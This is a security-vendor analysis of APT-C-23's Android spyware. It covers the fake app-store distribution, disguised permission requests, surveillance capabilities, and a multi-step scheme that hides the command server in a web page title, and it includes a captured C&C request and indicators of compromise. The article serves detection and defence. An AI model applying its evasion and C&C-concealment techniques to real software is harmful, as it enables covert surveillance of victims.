APT-C-23 group evolves its Android spyware

ESET researchers uncover a new version of Android spyware used by the APT-C-23 threat group against targets in the Middle East

We have discovered a previously unreported version of Android spyware used by APT-C-23, a threat group also known as Two-tailed Scorpion and mainly targeting the Middle East. ESET products detect the malware as Android/SpyC23.A.


The APT-C-23 group is known to have used both Windows and Android components in its operations, with the Android components first described in 2017. In the same year, multiple analyses of APT-C-23's mobile malware were published.

Compared to the versions documented in 2017, Android/SpyC23.A has extended spying functionality, including reading notifications from messaging apps, call recording and screen recording, and new stealth features, such as dismissing notifications from built-in Android security apps. One of the ways the spyware is distributed is via a fake Android app store, using well-known apps as a lure.

Timeline and discovery

The group's activities were first described by Qihoo 360 Technology in March 2017 under the name Two-tailed Scorpion (https://apt.360.cn/orgDetail/27). In the same year, Palo Alto Networks, Lookout and Trend Micro described other versions of the mobile malware, naming them VAMP (https://unit42.paloaltonetworks.com/unit42-targeted-attacks-middle-east-using-kasperagent-micropsia/), FrozenCell (https://blog.lookout.com/frozencell-mobile-threat) and GnatSpy (https://blog.trendmicro.com/trendlabs-security-intelligence/new-gnatspy-mobile-malware-family-discovered/), respectively. Lookout published an analysis of another version of the malware, named Desert Scorpion (https://blog.lookout.com/desert-scorpion-google-play), in April 2018, and at the beginning of 2020, Check Point Research reported (https://research.checkpoint.com/2020/hamas-android-malware-on-idf-soldiers-this-is-how-it-happened/) new mobile malware attacks attributed to the APT-C-23 group.

In April 2020, @malwrhunterteam tweeted (https://twitter.com/malwrhunterteam/status/1250735356015714305) about a new Android malware sample. According to the VirusTotal service, no security vendor besides ESET detected the sample at the time. In cooperation with @malwrhunterteam, we recognized the malware to be part of the APT-C-23 arsenal.



One engine detected this file

2ed77be505cd246ca41bba218d8a5c59ae6049eff2c3b72ca91433ad4fe3b103

PureTalk.apk


ESET-NOD32 — A Variant Of Android/Spy.Agent.AWW

(https://www.welivesecurity.com/wp-content/uploads/2020/09/Figure-1.-VirusTotal-detection-rate-for-one-of-the-newly-discovered-samples.png)

Figure 1. VirusTotal detection rate for one of the newly discovered samples

In June, 2020, @malwrhunterteam tweeted (https://twitter.com/malwrhunterteam/status/1270715368139452416) about another little-detected Android malware sample, which turned out to be connected to the sample from April. A deeper analysis showed that both the April and June discoveries were both variants of the same new Android malware used by the APT-C-23 group.

Figure 2 shows the timeline of these events.




(https://www.welivesecurity.com/wp-content/uploads/2020/09/Figure-2.-Timeline-of-previously-documented-APT-C-23-mobile-malware-and-ESET's-2020-investigation.png)

Figure 2. Timeline of previously documented APT-C-23 mobile malware and ESET's 2020 investigation

Distribution

Thanks to information from @malwrhunterteam, we identified a fake Android app store used to distribute the malware. At the time of analysis, the "DigitalApps" store, pictured in Figure 3, contained both malicious and clean items. The non-malicious items would redirect users to another unofficial Android app store, serving legitimate apps. The malware was hidden in apps posing as AndroidUpdate, Threema and Telegram. The latter two of these lures also downloaded the impersonated apps with full functionality along with the malware. This mechanism is described in detail in the *Functionality* section.




Download SmartPhones Software

Providing a safer, better and faster software download experience for our fans all over the world. We offer one of the most comprehensive collections of Apps and Games

(https://www.welivesecurity.com/wp-content/uploads/2020/09/Figure-3.-The-fake-app-store-serving-APT-C-23-spyware.png)

Figure 3. The fake app store serving APT-C-23 spyware

Interestingly, the downloads were limited by needing to enter a six-digit coupon code, as seen in Figure 4. This may be a way to prevent those not targeted by the group from installing the malware, and hence keep a lower profile. Although we didn't have a coupon code, downloading the app wasn't such a problem – all that was needed was to append "/download" to the URL.



Telegram

Telegram is a cloud-based instant messaging and voice over IP service. Telegram client apps are available for Android, iOS, Windows Phone, Windows NT, macOS and Linux. Users can send messages and exchange photos, videos, stickers, audio and files of any type.

Download App With:

Coupon (by Friends)

6 Digits ex:000000

(https://www.welivesecurity.com/wp-content/uploads/2020/09/Figure-4.-The-fake-app-store-requiring-a-coupon-code-for-downloading-malware.png)

Figure 4. The fake app store requiring a coupon code for downloading malware

This fake app store is likely just one of the distribution methods used by the threat group. Our telemetry from 2020 showed samples impersonating apps that were not a part of this fake app store.


ESET telemetry data

According to ESET telemetry and VirusTotal data, Android/SpyC23.A has been in the wild since May 2019.

In June 2020, ESET systems blocked this spyware on client devices in Israel. The detected malware samples were disguised as the messaging app “WeMessage”, shown in Figure 5.


While there is a legitimate messaging app called weMessage on Google Play, as seen in Figure 6, the malicious app uses entirely different graphics and doesn’t seem to impersonate the legitimate app other than by appropriating its name. In our research, we haven’t found another app using the same or similar interface as the malicious WeMessage app, so it’s possible that the attackers created custom graphics.

We don’t know how this particular version of the spyware was distributed – the malicious WeMessage app wasn’t offered in the aforementioned fake app store.



(https://www.welivesecurity.com/wp-content/uploads/2020/09/Figure-5.-Graphics-used-by-the-malicious-WeMessage-app.png)

Figure 5. Graphics used by the malicious WeMessage app



weMessage

Nofanity Communication

3+

★★★★★ 405

Add to Wishlist

Install

DISCLAIMER: Before downloading this app, please make sure you have read through the documentation on our website, https://wemessageapp.com, about what this app specifically does and you know the requirements needed in order to make it work.

weMessage is a unified messaging solution that brings one of the world's most popular messaging platforms to your Android device and unlocks many features that today's current messaging solutions

READ MORE

weMessage
iMessage for Android.
Sports Buddies
Hey guys what sports are you playing over the summer?
I'm going to be playing soccer. Very excited!
I'm playing volleyball. You?
Football! 7:12 PM
Enter a message...

(https://www.welivesecurity.com/wp-content/uploads/2020/09/Figure-6.-The-legitimate-weMessage-app-on-Google-Play.png)

Figure 6. The legitimate weMessage app on Google Play

Functionality

Based on our research, the malware mainly impersonates messaging apps. The attackers might have chosen this guise to justify the various permissions requested by the malware.

Installation and permissions

Before installation, Android/SpyC23.A requests a number of invasive permissions, including taking pictures and videos, recording audio, reading and modifying contacts, and reading and sending SMS.

After installation, the malware requests a series of additional, sensitive permissions, using social engineering-like techniques to fool technically inexperienced users. These additional permission requests are disguised as security and privacy features:

- Under the guise of “Messages Encryption”, the app requests permission to read the user’s notifications
- Under the guise of “Private Messages”, the app requests permission to turn off Play Protect
- Under the guise of “Private Video Chat”, the app requests permission to record the user’s screen

These steps are shown in the video below.

After the malware is initialized, in most cases, victims are requested to manually install the legitimate app used as a lure (e.g. Threema), which is stored in the malware’s resources. While the legitimate app is being installed, the malware hides its presence on the affected device. This way, the victims end up with a functioning app they intended to download and spyware silently running in the background. In some cases (e.g. WeMessage, AndroidUpdate) the downloaded apps did not have any real functionality, and only served as bait for installing the spyware.

When first launched, the malware starts to communicate with its Command and Control (C&C) server. It registers the new victim and sends the victim's device information to the C&C.

Capabilities

Based on the commands received, Android/SpyC23.A can perform the following actions:

Take pictures

Record audio

Restart Wi-Fi

Exfiltrate call logs

Exfiltrate all SMS messages

Exfiltrate all contacts

Download files to device

Delete files from device

Steal files with particular extensions (pdf, doc, docx, ppt, pptx, xls, xlsx, txt, text, jpg, jpeg, png)

Uninstall any app installed on the device

Steal APK installers of apps installed on device

Hide its icon

Get credit balance of SIM on device (it can get a balance by making a call to three different cellular operators: Jawwal, Wataniya, Etisalat)

The following features are new in Android/SpyC23.A compared to the previously documented versions:

Record screen and take screenshots

Record incoming and outgoing calls in WhatsApp

Make a call while creating a black screen overlay activity (to hide call activity)

Read text of notifications from selected messaging and social media apps: WhatsApp, Facebook, Telegram, Instagram, Skype, Messenger, Viber, imo

Dismiss notifications from built-in security apps on some Android devices:

- SecurityLogAgent notifications on Samsung devices (package name contains "securitylogagent")
- Samsung notifications (package name contains "samsung.android")
- MIUI Security notifications on Xiaomi devices (package name contains "com.miui.securitycenter")
- Phone Manager on Huawei devices (package name contains "huawei.systemmanager")


Dismiss its own notifications (an unusual feature, possibly used in case of errors or warnings displayed by the malware)

C&C communication

Besides spying capabilities, the malware's C&C communication has also undergone an update. In older versions, the C&C in use was hardcoded and either available in plain text or trivially obfuscated, and thus easier to identify. In the updated version, the C&C is well hidden using various techniques and can be remotely changed by the attacker.

In this section, we will describe how Android/SpyC23.A retrieves its C&C server.

The malware uses a native library with three functions. Two of them return opening and closing HTML tags for the title and the third one returns an encrypted string.




```
.rodata:00015D74 a3kH8nO7sH8aNUn DCB "3K=H8N=O7S=H8A=N-unjwgXJvxg8rvHlk3bv85GGXmzfCRmbAzGtF2XLtd/0m9pz"
.rodata:00015D74                                         ; DATA XREF: Java_net_axel_app_app_AppController_do932+14↑o
.rodata:00015D74                                         ; Java_net_axel_app_app_AppController_do932+16↑o ...
.rodata:00015D74                 DCB "xv5dYqNSfXFoNYGPdPmvJIQjwiWOYA9LtSyOvMA==",0
.rodata:00015DDE aTitle          DCB "</title>",0      ; DATA XREF: Java_net_axel_app_app_AppController_do933+14↑o
.rodata:00015DDE                                         ; Java_net_axel_app_app_AppController_do933+16↑o ...
.rodata:00015DE7 aTitle_0        DCB "<title",0        ; DATA XREF: Java_net_axel_app_app_AppController_do934+14↑o
.rodata:00015DE7                                         ; Java_net_axel_app_app_AppController_do934+16↑o ...
```

(https://www.welivesecurity.com/wp-content/uploads/2020/09/Figure-7.-Returned-strings-from-the-native-library.png)

Figure 7. Returned strings from the native library

The encrypted string serves two purposes: the first part – before the hyphen ("-") – is used as part of the password to encrypt files extracted from the affected device. The second part is first decoded (base64) and then decrypted (AES). The decrypted string might, for example, suggest a Facebook profile page for the C&C, but it is still obfuscated.




```
h  p@://@i e@.facebook.com/view/kevin-arocha/ ran@form-@ atu@
```

(https://www.welivesecurity.com/wp-content/uploads/2020/09/Figure-8.-Decrypted-but-still-obfuscated-URL.png)

Figure 8. Decrypted but still obfuscated URL

Some of the substrings in this string are replaced based on a simple substitution table and then the domain part of the apparent URL is replaced.




```
https://sites.google.com/view/kevin-arocha/transform-status
```

(https://www.welivesecurity.com/wp-content/uploads/2020/09/Figure-9.-Decrypted-and-deobfuscated-URL.png)

Figure 9. Decrypted and deobfuscated URL

From this URL, the malware parses the HTML for its `title` tag.




https://sites.google.com/view/kevi ×
+
view-source:https://sites.google.com/view/kevin-arocha/transform-status

```
HRzy6SJCDe8BJBJ8Eyg"/><title itemprop="name">LINDA GAYTAN WEBSITE</title><style jsname="pt
```

(https://www.welivesecurity.com/wp-content/uploads/2020/09/Figure-10.-Parsing-website-title-to-retrieve-the-CC-server.png)

Figure 10. Parsing website title to retrieve the C&C server

The last step is to replace the first space for a dash and the second one for a dot. With that, obtaining the C&C is done. Such a process allows the malware operators to change their C&C server dynamically.



```
10...  https://linda-gaytan.website   POST  /version/call_logs        ✓
10...  https://linda-gaytan.website   POST  /version/new_full/        ✓
10...  https://linda-gaytan.website   POST  /version/remained_data/   ✓
10...  https://linda-gaytan.website   POST  /version/check_full/      ✓
10...  https://linda-gaytan.website   POST  /version/protect/         ✓
10...  https://linda-gaytan.website   POST  /version/new_full/        ✓
10...  https://linda-gaytan.website   POST  /version/remained_data/   ✓
10...  https://linda-gaytan.website   POST  /version/check_full/      ✓
```


```
POST /version/new_full/ HTTP/1.1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.1.1; Pixel Build/NOF26V)
Host: linda-gaytan.website
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 432

market_name=[redacted]&clock=17&connection_type=Wifi%7C%7Cfalse%7C%7C4&lang=English&version=1.88480&s_token=[redacted]
APA91bHv4vgvkgnUiQwODtAwifG5RmJCQRqwSchpmxffqGTJcxiRu0mB0mTzYSFnRBurgDvnGBr_tJOm3I59P1wZ5bodSFttD9h2RZwLCI5W__3yU2Vf7
H7LmJ28rTNr9PIHwhfzub_A&device_name=[redacted]&perms=false%7C%7Cfalse%7C%7Cfalse%7C%7Cfalse%7C%7Cfalse&a
pi_ver=[redacted]&battery=100%25&package_name=com.telegram.safe&
```

(https://www.welivesecurity.com/wp-content/uploads/2020/09/Figure-11.-CC-communication.png)

Figure 11. C&C communication

The malware's live C&C servers typically pose as websites under maintenance, all using the same logo, shown in Figure 12.



(https://www.welivesecurity.com/wp-content/uploads/2020/09/Figure-12.-The-malware's-CC-server.png)

Figure 12. The malware's C&C server

Conclusion

Our research shows that the APT-C-23 group is still active, enhancing its mobile toolset and running new operations. Android/SpyC23.A – the group's newest spyware version – features several improvements making it more dangerous to victims.

To prevent falling victim to spyware, we advise Android users to only install apps from the official Google Play Store. In cases where privacy concerns, access issues or other restrictions prevent users from following this advice, users should take extra care when downloading apps from unofficial sources. We recommend scrutinizing the app's developer, double-checking the permissions requested, and using a trustworthy and up-to-date mobile security solution.

For any inquiries, contact us at threatintel@eset.com.

Indicators of Compromise (IoCs)

ESET detection name

Android/SpyC23.A

Hashes

```
9e78e0647e56374cf9f429dc3ce412171d0b999e

344f1a9dc7f8abd88d1c94f4323646829d80c555

56f321518401528278e0e79fac8c12a57d9fa545

9e1399fede12ce876cdb7c6fdc2742c75b1add9a

6f251160c9b08f56681ea9256f8ecf3c3bcc66f8

91c12c134d4943654af5d6c23043e9962cff83c2

78dd3c98a2074a8d7b5d74030a170f5a1b0b57d4

1c89cea8953f5f72339b14716cef2bd11c7ecf9a

e79849c9d3dc87ff6820c3f08ab90e6aeb9cc216
```

C&Cs

https://linda-gaytan[.]website
https://cecilia-gilbert[.]com
https://david-gardiner[.]website
https://javan-demsky[.]website

Distribution URL

https://digital-apps[.]store

MITRE ATT&CK techniques

*This table was built using version 7 (https://attack.mitre.org/versions/v7/) of the ATT&CK framework***.**

Tactic	ID	Name	Description
Initial Access	T1444 (https://attack.mitre.org/versions/v7/techniques/T1444/)	Masquerade as Legitimate Application	Android/SpyC23.A impersonates a legitimate chat application.
